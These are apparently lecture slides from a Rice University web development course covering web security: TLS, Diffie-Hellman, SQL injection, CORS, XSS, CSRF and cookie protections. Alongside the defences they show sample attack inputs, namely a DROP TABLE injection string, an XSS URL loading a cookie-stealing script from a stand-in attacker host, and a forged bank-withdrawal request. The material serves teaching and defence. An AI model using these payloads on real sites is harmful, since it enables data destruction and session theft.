



# **Web Development**

## **COMP 431 / COMP 531**

### **Lecture 21: Security**

**Instructor: Mack Joyner**

**Department of Computer Science, Rice University**

[mjoyner@rice.edu](mailto:mjoyner@rice.edu)

<http://www.clear.rice.edu/comp431>

# Part II – Back End Development

*Quiz #3*

*Back-End Web Server*

Due **TODAY** 11/9

*Homework Assignment 6*

*(Draft Back-End)*

Due Thursday 11/16


*COMP 531*

*Paper and Presentation*

Due Tuesday 11/28

# Man-in-the-Middle Attack

Resources within the Internet are owned by variety of organizations across the world.



Malicious router reads your request in plain text as it passes through.

# Transport Layer Security (TLS)

- Encrypt the message transaction
  - public-private key pair
  - Client encrypts a random number  $r$  using public key
  - Only decryptable by the private key which is kept on server
  - Server now knows  $r$


- Use the shared secret  $r$  to encrypt all future messages

- *Still open to MITM...*

Alice	:	random $a \in \mathbb{Z}_p^*$
Bob	:	random $b \in \mathbb{Z}_p^*$
Public	:	generator $g \in \mathbb{Z}_p^*$
$A \rightarrow B$	:	$g^a$
$B \rightarrow A$	:	$g^b$
Alice	:	computes $(g^b)^a = g^{ab}$
Bob	:	computes $(g^a)^b = g^{ab}$
Eve	:	knows $g^a, g^b$ , cannot compute $g^{ab}$

# Certificate Authorities

- **Solution:** Use third party authentication




# How to bring down a site?

## Distributed Denial of Service (DDoS)

- Lots and lots of requests to your site
- Your site can't keep up (maybe you were using Apache...)

**Solution:** *Scale it up*

# SQL Injection



```
var query = "INSERT INTO students (id, name, address) VALUES ("
            + "'" + id + "', '" + name + "', '" + address + "');"

// when we use Bobby Tables as input we get:
INSERT INTO students (id, name, address) VALUES (
    '12345', 'Robert'); DROP TABLE Students; -- ', '1234 Main Street');"
```

# SQL Injection

- **Solution** *Use prepared statements*
  - These are parameterized queries
  - The query is constructed on the server and executed by passing in parameters
  - There is no string concatenation so you can't modify a query by injection
- **Solution** *Use your own schema*
  - Mrs. Roberts knew there was a table **Students** to **DROP**
- **Solution** *Don't use SQL*



# Same-Origin Policy

Scripts can access data in a second page if and only if same origin

origin = scheme + host + port

Introduced 1995!

```
46  
47 > const enableCORS = (req, res, next) => {=  
59  
60 app.use(enableCORS);
```


# Cross-Origin Resource Sharing (CORS)

- But... many times we *want* to share resources across domains
  - E.g., frontend server is one domain, backend is another
- Selectively turn on access

**YOU NEED TO  
UNDERSTAND THIS!**

The screenshot displays the browser's developer tools, specifically the 'Network' tab. It shows a request to 'webdev-dummy.herokuapp.com' from 'http://localhost:8080'. The 'Response Headers' section is expanded, showing various CORS-related headers. The 'Access-Control-Allow-Origin' header is highlighted with a red box, showing 'http://localhost:8080'. The 'Origin' header in the request is also highlighted with a red box, showing 'http://localhost:8080'.

Request Headers	Response Headers
Accept: */*	Access-Control-Allow-Credentials: true
Accept-Encoding: gzip, deflate	Access-Control-Allow-Headers: Authorization, Content-Type, X-Requested-With, X-Session-Id
Accept-Language: en-US,en;q=0.9	Access-Control-Allow-Methods: GET, POST, PUT, DELETE
Access-Control-Request-Header: X-Requested-With	Access-Control-Allow-Origin: http://localhost:8080
Access-Control-Request-Method: GET	Access-Control-Expose-Headers: Location, X-Session-Id
Cache-Control: no-cache	Access-Control-Max-Age: 86400
Connection: keep-alive	Connection: keep-alive
Host: webdev-dummy.herokuapp.com	Content-Length: 2
Origin: http://localhost:8080	Content-Type: text/plain; charset=utf-8
Pragma: no-cache	
Referer: http://localhost:8080	
User-Agent: Mozilla/5.0 (Windows NT 6.3) AppleWebKit/537.36	



# Cross-Site Scripting (XSS)

- Injection of markup into your application
- Which can include javascript that can be used to hijack information
  - Such as send cookies to a third party
  - ... that includes your currently validated session id
  - ... so the attacker now has access

→ Make session cookies HTTP only

→ Sanitize user input

<http://bobssite.org?q=puppies%3Cscript%2520src%3D%22http%3A%2F%2Fmallorysevilsite.com%2Fauthstealer.js%22%3E>

# HttpOnly Cookies

**Set-Cookie:** sessionId=74569; Max-Age=3600; Path=/; Expires=Sun, 01 Nov 2015 04:07:59 GMT; HttpOnly

**Set-Cookie:** hash=93849420226573; Max-Age=3600; Path=/; Expires=Sun, 01 Nov 2015 04:07:59 GMT; HttpOnly

## ▼ General

**Remote Address:** 23.23.175.105:80

**Request URL:** http://webdev-dummy.herokuapp.com/

**Request Method:** GET

**Status Code:** 🟢 200 OK

## ▶ Response Headers (13)

## ▼ Request Headers [view source](#)

**Accept:** text/html,application/xhtml+xml,application/javascript;q=0.9,\*/\*;q=0.8

**Accept-Encoding:** gzip, deflate, sdch

**Accept-Language:** en-US,en;q=0.8

**Cache-Control:** no-cache

**Connection:** keep-alive

**Cookie:** sessionId=74569; hash=93849420226573

**Host:** webdev-dummy.herokuapp.com

> document.cookie

< ""

# Cross-Site Request Forgery (CSRF or XSRF)

- *McAfee was also vulnerable to CSRF and it allowed attackers to change their company system.*
- **CSRF:** unauthorized command transmitted by user that are otherwise trusted by the receiver
- Consider bank site that has a simple API:  
`https://bank.ex.com/withdraw?acct=Alice&amt=1000`
- Visit malicious website that contains  
``
- Can spoof forms, etc, to look like logins, etc

# CSRF Prevention:Token

- For every request that a client will make, include a (user unique) CSRF token from the server

```
<form action="https://bank.example.com/withdraw" method="POST">  
  <input type="hidden" name="_csrf" value="{{{ $csrf_token }}}" />  
  ... other inputs ...  
</form>
```

- Cookie-to-Header token

```
Set-Cookie: Csrftoken=i8XNjC4b8KVok4uw5RftR38Wgp2BFwq1; expires=Thu, 23-Jul-  
2015 10:25:33 GMT; Max-Age=31449600; Path=/  

```

```
X-Csrftoken: i8XNjC4b8KVok4uw5RftR38Wgp2BFwq1
```

# Signed Cookies

- To prevent client side tampering with cookies add an extension to the value
  - **Set-Cookie:** sessionId=12345.8jLzHoXIHWpWTj  
where extension = hash(secret + 12345)
- Then the server unsigns the cookie to validate the value has not been tampered with



## ... there's a module for that

- cookie-parser
    - Makes cookie access easy
    - Provides signing ability, you just need to supply the secret which should be getting passed in through an *environment* variable
  - express-session
    - Useful for automatically handling sessions
  - csurf
    - Uses cookie-parser or express-session to pass a csrf token
    - <http://stackoverflow.com/questions/23917637/how-to-use-express-js-4-0s-csurf>
  - Kerberos
    - How the pros do it
- Use well-tested off the shelf modules

# Thoughts...

- You have a session id
  - Man-in-the-Middle –OR– XSS/CSRF can steal it
- Update the token often
  - Perhaps on every request
- Check for IP or location change
- Secret Questions are **BAD**
  - Too easy to “find” answers or guess them
- Email resets are problematic